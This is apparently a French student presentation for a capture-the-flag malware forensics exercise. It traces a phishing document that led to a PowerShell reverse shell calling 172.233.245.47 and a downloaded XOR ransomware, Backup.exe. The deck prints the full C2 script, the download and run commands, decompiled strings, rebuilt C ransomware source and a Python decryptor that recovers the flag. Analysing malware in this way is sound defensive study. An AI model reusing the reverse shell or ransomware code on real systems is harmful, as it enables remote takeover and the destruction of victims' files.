





# Big Project





14 : 15

# Présentation

Chabert Kerrian

Reibaud Claudio

Back to Agenda Page


# Sommaire

Topics Covered

Start

# Vecteur d'attaque

| No | Time | Source | Destination | Protocol | Length | Info |
|---|---|---|---|---|---|---|
| 4 | 2024-04-29 17:01:02.424191 | 10.0.2.15 | 172.233.245.47 | HTTP | 463 | GET /evil.odt HTTP/1.1 |
| 41 | 2024-04-29 17:01:09.175562 | 10.0.2.15 | 172.233.245.47 | HTTP | 128 | GET /rshell.ps1 HTTP/1.1 |




Back to SPage


```powershell
START-process $PSHOME\powershell.exe -argumentlist {
    $none = "None"
    $server = '172.233.245.47:8080'
    $auth_key = '35b503-6f7bab-a17472'
    $protocol = 'http://'
    $response = Invoke-WebRequest -UseBasicParsing
    -Uri "$protocol$server/35b503/$env:COMPUTERName/$env:UserName"
    -Headers @{"Authorization"= $auth_key}

    for (;;) {
        $response = Invoke-WebRequest -UseBasicParsing
        -Uri "$protocol$server/6f7bab"
        -Headers @{"Authorization"= $auth_key}

        if ($response -ne $none) {
            $output = Invoke-Expression $response -ErrorAction Stop -ErrorVariable ec7236
            $output -OutString | foreach {
                $request = Invoke-WebRequest -UseBasicParsing -Uri "$protocol$server/a17472"
                -Method POST -Headers @{"Authorization"= $auth_key}
                -Body ([System.Text.Encoding]::UTF8.GetBytes($ec7236 + $_) -Join ' ')
            }
        }

        Start-Sleep -Seconds 0.8
    }
} -WindowStyle Hidden
```

| | | | | | | |
|---|---|---|---|---|---|---|
| 52 | 2024-04-29 17:01:09.751407 | 10.0.2.15 | 172.233.245.47 | HTTP | 283 | GET /35b503/DESKTOP-QS9TQJ6/alfred HTTP/1.1 |
| 56 | 2024-04-29 17:01:09.760867 | 172.233.245.47 | 10.0.2.15 | HTTP | 60 | HTTP/1.0 200 OK (text/javascript) |

| | | | | | | |
|---|---|---|---|---|---|---|
| 687 | 2024-04-29 17:01:21.327675 | 10.0.2.15 | 172.233.245.47 | HTTP | 329 | POST /a17472 HTTP/1.1 |
| 690 | 2024-04-29 17:01:21.337967 | 172.233.245.47 | 10.0.2.15 | HTTP | 60 | HTTP/1.0 200 OK (text/plain) |



Back to SPage


Téléchargement
Vérification
Génération empreinte de hachage
Exécution Backup.exe
Encryption des fichiers
Suppression Backup.exe

# Commandes Effectuées

```
iwr http://172.233.245.47/Backup.exe -o
```

| No | Time | Source | Destination | Protocol | Length | Info |
|---|---|---|---|---|---|---|
| 469 | 2024-04-29 17:01:21.105335 | 10.0.2.15 | 172.233.245.47 | HTTP | 222 | GET /Backup.exe HTTP/1.1 |
| 676 | 2024-04-29 17:01:21.165794 | 172.233.245.47 | 10.0.2.15 | HTTP | 554 | HTTP/1.0 200 OK (application/x-msdos-program) |

Back to Sommaire Page

# Commandes Effectuées


```
gci \Users\alfred\AppData\Local\Temp\backup.exe

Directory: C:\Users\alfred\AppData\Local\Temp

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         4/29/2024 7:01 PM         256512 backup.exe
```

Back to Sommaire Page

# Commandes Effectuées

```
Get-FileHash \Users\alfred\AppData\Local\Temp\backup.exe
```

| Algorithm | Hash | Path |
|---|---|---|
| SHA256 | A3B923CCDA536816546FBD7E864384C32642090F494AE0C136B727412CF2C6DC | C:\Users\alfred\AppData\Local ... |



Back to Sommaire Page

# Commandes Effectuées

```
\Users\alfred\AppData\Local\Temp\backup.exe
```

```
[*] encrypting file: "\\Users\\alfred\\Documents\\flag.txt"
[*] encrypting file: "\\Users\\alfred\\Pictures\\armor.jpg"
[*] encrypting file: "\\Users\\alfred\\Pictures\\links.jpg"
[*] encrypting file: "\\Users\\alfred\\Pictures\\server.png"
```

Back to Sommaire Page

# Commandes Effectuées

```
del \Users\alfred\AppData\Local\Temp\backup.exe
```


```
gci \Users\alfred\AppData\Local\Temp\backup.exe
```

```
Cannot find path 'C:\Users\alfred\AppData\Local\Temp\backup.exe' because it does not exist.
```

Back to Sommaire Page

```python
import os

key = "h4cker_v4illant_ri3n_d1mposs1ble"
path = input("Enter the path to the directory: ")
for filename in os.listdir(path):
    if filename.endswith(".crypt"):
        filePath = os.path.join(path, filename)
        decryptedFilePath = os.path.join(path, filename[:-6])
        with open(filePath, "rb") as cryptedFile, open(decryptedFilePath, "wb") as decryptedFile:
            i = 0
            while True:
                buffer = cryptedFile.read(1)
                if not buffer:
                    break
                decryptedFile.write(bytes([buffer[0] ^ ord(key[i])]))
                i = (i + 1) % len(key)
            os.remove(filePath)
```

# Fichiers déchiffrées






```
Félicitations !

Vous avez réussi à déchiffrer les données.

Flag : t0_iNf1n1ty_ANd_B3y0nD
```


flag.txt 1 Ko


Back to Agenda Page

# Malware




Back to SPage



```
Enbtldour
Qhbutsdr
Envomn`er
Edrjunq
l&-!:B
l6:6B
l2,%B
l(2%B
l(2'%B
n2emctYp2ojjghrYto5hYb7kviuu7djc
[*] encrypting file: %s
[-] Could not open file to encrypt
%s.crypt
[-] Could not open .crypt file
[-] Could not delete the file
%s/%s
HOMEPATH
```

```
140001018    sub_140004eb0(&data_14003eda0, "n2emctYp2ojjghrYto5hYb7kviuu7djc", 0x20)
140001028    return atexit(sub_140017390) __tailcall

14000102d                                                cc cc cc

140001030  int64_t sub_140001030()

14000103a    int128_t s
14000103a    __builtin_memset(s: &s, c: 0, n: 0x20)
14000105a    sub_140004eb0(&s, "l&-!:", 5)
140001063    int128_t s_1
140001063    __builtin_memset(s: &s_1, c: 0, n: 0x20)
140001083    sub_140004eb0(&s_1, "l6:6", 4)
14000108c    int128_t s_2
14000108c    __builtin_memset(s: &s_2, c: 0, n: 0x20)
1400010af    sub_140004eb0(&s_2, "l2,%", 4)
1400010b8    int128_t s_3
1400010b8    __builtin_memset(s: &s_3, c: 0, n: 0x20)
1400010e1    sub_140004eb0(&s_3, "l(2%", 4)
1400010ea    int128_t s_4
1400010ea    __builtin_memset(s: &s_4, c: 0, n: 0x20)
140001113    sub_140004eb0(&s_4, "l(2'%", 5)
14000111e    int128_t* var_b8 = &s
14000112b    void var_8
14000112b    void* var_b0 = &var_8
14000113c    wgenfname(&data_14003edd8, &var_b8)
140001157    `eh vector vbase constructor iterator'(&s, 0x20, 5)
14000116a    return atexit(sub_140017400) __tailcall

14000116f                                                cc

140001170  int64_t sub_140001170()

14000117a    int128_t s
14000117a    __builtin_memset(s: &s, c: 0, n: 0x20)
14000119a    sub_140004eb0(&s, "Enbtldour", 9)
1400011a3    int128_t s_1
1400011a3    __builtin_memset(s: &s_1, c: 0, n: 0x20)
1400011c3    sub_140004eb0(&s_1, "Qhbutsdr", 8)
1400011cc    int128_t s_2
1400011cc    __builtin_memset(s: &s_2, c: 0, n: 0x20)
1400011ef    sub_140004eb0(&s_2, "Envomn`er", 9)
```


Back to Agenda Page



```
char* _Str_1 = decrypt_xor(&_.data[((int64_t)i)], 1);
char* _Str2 = decrypt_xor(&targeted_extensions[((int64_t)i)], 0x42);
char* _Str = decrypt_xor("n2emctYp2ojjghrYto5hYb7kviuu7djc…", 6);
```


```
local_30 = decrypt_xor("n2emctYp2ojjghrYto5hYb7kviuu7djc\x06",6);
```

Back to Agenda Page




```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <dirent.h>
#include <errno.h>
#include <sys/stat.h>

const char *possiblePaths[] = {
    "Enbtldour",
    "Qhbutsdr",
    "Envomn`er",
    "Edrjunq"
};

const char *extensions[] = {
    "l&-!",
    "l6:6",
    "l2,%",
    "l(2%",
    "l(2'%"
};


char *decryptXOR(const char *str1, const char str2) {
    size_t str1Len = strlen(str1);
    char *destinationKey = (char *)malloc((str1Len + 1) * sizeof(char));
    strncpy(destinationKey, str1, str1Len);
    destinationKey[str1Len] = '\0';

    for (int i = 0; i < str1Len; i++) {
        destinationKey[i] ^= str2;
    }

    return destinationKey;
}
```

Back to Agenda Page




```c
int main() {
    char *homePath = getenv("HOMEPATH");
    for (int i = 0; i < 4; i++) {
        char *possiblePath = decryptXOR(possiblePaths[i], 1);
        char *pathDirectory = (char *)malloc(strlen(homePath) + strlen(possiblePath) + 3);
        sprintf(pathDirectory, "%s\\%s", homePath, possiblePath);
        free(possiblePath);
        printf("Backing up directory: %s\n", pathDirectory); // Debug statement
        backupDirectory(pathDirectory);
    }

    exit(EXIT_SUCCESS);
}
```

Back to Agenda Page




```c
void backupDirectory(const char *path) {
    DIR *dir;
    struct dirent *entry;

    dir = opendir(path);
    if (dir == NULL) {
        perror("opendir");
        exit(EXIT_FAILURE);
    }

    while ((entry = readdir(dir)) != NULL) {
        char *filename = entry->d_name;
        printf("Filename: %s\n", filename); // Debug statement
        if (strcmp(filename, ".") == 0 || strcmp(filename, "..") == 0) {
            continue;
        }

        char *filenamePath = (char *)malloc(strlen(path) + strlen(filename) + 3);
        sprintf(filenamePath, "%s\\%s", path, filename);
        char *ext = strrchr(filename, '.');

        struct stat st;
        if (stat(filenamePath, &st) == 0 && S_ISDIR(st.st_mode)) {
            backupDirectory(filenamePath);
        } else {
            for (int i = 0; i < 5; i++) {
                char *possibleExtension = decryptXOR(extensions[i], 0x42);
                printf("Extension: %s\n", ext); // Debug statement
                printf("Possible extension: %s\n", possibleExtension); // Debug statement

                if (strcmp(ext, possibleExtension) == 0) {
                    printf("Backing up file: %s\n", filenamePath); // Debug statement
                    backupFile(filenamePath);
                }
                free(possibleExtension);
            }
            free(filenamePath);
        }
    }

    closedir(dir);
    free((void*)path);
}
```

Back to Agenda Page



```c
void backupFile(const char *path) {
    FILE *file = fopen(path, "rb");
    if (file == NULL) {
        perror("fopen");
        exit(EXIT_FAILURE);
    }

    char *filename = malloc(strlen(path) + strlen(".crypt") + 1);
    sprintf(filename, "%s.crypt", path);

    FILE *backupFile = fopen(filename, "wb");
    if (backupFile == NULL) {
        perror("fopen");
        free(filename);
        exit(EXIT_FAILURE);
    }

    char *key = decryptXOR("n2emctYp2ojjghrYto5hYb7kviuu7djc\x06", 6);
    int i = 0;
    while (1) {
        char buffer;
        if (fread(&buffer, sizeof(char), 1, file) == 0) {
            break;
        }

        putc(buffer ^ key[i], backupFile);
        i = (i + 1) % strlen(key);
    }

    free(key);
    free(filename);
    fclose(backupFile);
    fclose(file);

    if (remove(path) != 0) {
        perror("remove");
        exit(EXIT_FAILURE);
    }
}
```

Back to Agenda Page


Merci de nous avoir écouté !